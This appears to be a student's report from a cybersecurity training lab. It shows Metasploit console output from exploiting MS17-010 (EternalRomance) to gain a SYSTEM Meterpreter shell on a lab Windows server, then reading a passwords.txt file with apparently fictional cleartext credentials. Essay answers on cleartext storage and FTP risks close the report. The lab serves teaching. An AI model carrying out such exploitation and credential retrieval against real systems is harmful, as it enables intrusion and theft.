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Time on Task:

5 hours, 45 minutes

Progress:


100%

Report Generated: Sunday, March 22, 2026 at 1:39 PM

Guided Exercises


Part 1: Identify the Version and Build of a Windows System

3. **Make a screen capture** showing the **About Windows** dialog box and the **Windows version number**.




Part 2: Research and Identify Vulnerabilities and Exploits

13. Make a screen capture showing the NVD page for CVE-2017-0143, including the Base Score.




21. Make a screen capture showing the *MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution* module in the Rapid7 Vulnerability and Exploit Database.



Part 3: Use the Metasploit Framework to Exploit a Vulnerability

14. Make a screen capture showing the **current user** on the **TargetWindows01** server.




```
root@AttankLinux01:~#  
[*] Started reverse TCP handler on 172.30.0.4:443  
[*] 172.30.0.3:445 - Target OS: Windows Server 2016 Standard 14393  
[*] 172.30.0.3:445 - Built a write-what-where primitive...  
[+] 172.30.0.3:445 - Overwrite complete... SYSTEM session obtained!  
[*] 172.30.0.3:445 - Selecting PowerShell target  
[*] 172.30.0.3:445 - Executing the payload...  
[+] 172.30.0.3:445 - Service start timed out, OK if running a command or non-ser  
vice executable...  
[*] Sending stage (176195 bytes) to 172.30.0.3  
[*] Meterpreter session 1 opened (172.30.0.4:443 -> 172.30.0.3:54561) at 2026-03  
-20 08:30:44 -0700  
  
meterpreter > shell  
Process 4164 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```

18. Make a screen capture showing the **TargetWindows01** Desktop and the ***yourname_was_here*** folder.



Part 4: Retrieve Sensitive Files

6. Make a screen capture showing the **contents of the password.txt file**.



The screenshot shows a Windows command prompt window titled "Identifying and Exploiting Vulnerabilities (3e)". The window displays the following text:

```
root@AttackLinux01:~#
2026-03-20 17:38:20
Duke2-Carr

Directory of C:\Users\Administrator\Documents
08/10/2020  12:42 PM                153 passwords.txt
               1 File(s)                153 bytes

Total Files Listed:
               2 File(s)                841 bytes
               0 Dir(s) 29,659,496,448 bytes free

C:\>cd C:/Users/Administrator/Documents
cd C:/Users/Administrator/Documents

C:\Users\Administrator\Documents>type passwords.txt
type passwords.txt
domain user password      Computer


jack.smith      a123             Domain

bob.black       Sf33mmcdd!       vWorkstation

bill.blue       corvette         Domain

sarah.brown     password1!       Domain
C:\Users\Administrator\Documents>
```


12. Make a screen capture showing the contents of the file containing sensitive information.



Challenge Exercises

Part 1: Use FTP to Extract Sensitive Information

Make a screen capture showing the contents of the file containing sensitive information.



Part 2: Identify Root Causes

- What are some root causes of storing personal information in clear text files?

Storing personal information in clear text often happens because of poor security design, misconfigurations, lack of training, legacy systems, or careless logging practices, all of which leave sensitive data unprotected. This creates serious problems because if an attacker or unauthorized insider gains access, the information can be read and misused immediately without needing to decrypt it. As a result, clear text storage increases the risk of identity theft, fraud, account compromise, regulatory violations, and damage to an organization's reputation. It also weakens the confidentiality principle of the CIA triad and makes incident response more difficult because exposed data is already fully usable.

- What are some root causes of using an FTP service on the internal network?

Using FTP on an internal network often stems from legacy system dependencies, convenience, and a lack of secure design or awareness of modern alternatives. Many organizations continue using FTP because it is simple to set up, widely supported, and sometimes embedded in older workflows that haven't been updated. However, FTP transmits data, credentials, and commands in clear text, which creates significant risks even on internal networks. If an attacker gains a foothold inside the network, they can easily capture credentials through packet sniffing, move laterally, and access sensitive data. This lack of encryption also enables man in the middle attacks, unauthorized file access, and data tampering. As a result, FTP weakens overall network security, increases the impact of insider threats, and can lead to compliance violations, making it a high risk protocol compared to secure alternatives like SFTP or FTPS.

- What are some root causes of having anonymous login enabled on FTP service?

Enabling anonymous login on an FTP service is usually caused by convenience driven configuration, legacy defaults, weak access control policies, or a misunderstanding of the risks associated with open access. Organizations may allow it to simplify file sharing or because the service was never properly secured after deployment. However this creates serious security issues because it allows anyone internal or external to access the FTP server without authentication, increasing the risk of unauthorized data exposure, file theft, and data manipulation. Attackers can use anonymous access to enumerate directories, download sensitive files, upload malicious content, or establish a foothold for further attacks such as lateral movement. It also amplifies insider threats and can lead to compliance violations if sensitive data is exposed. Anonymous FTP significantly weakens security by removing accountability and control over who accesses critical resources.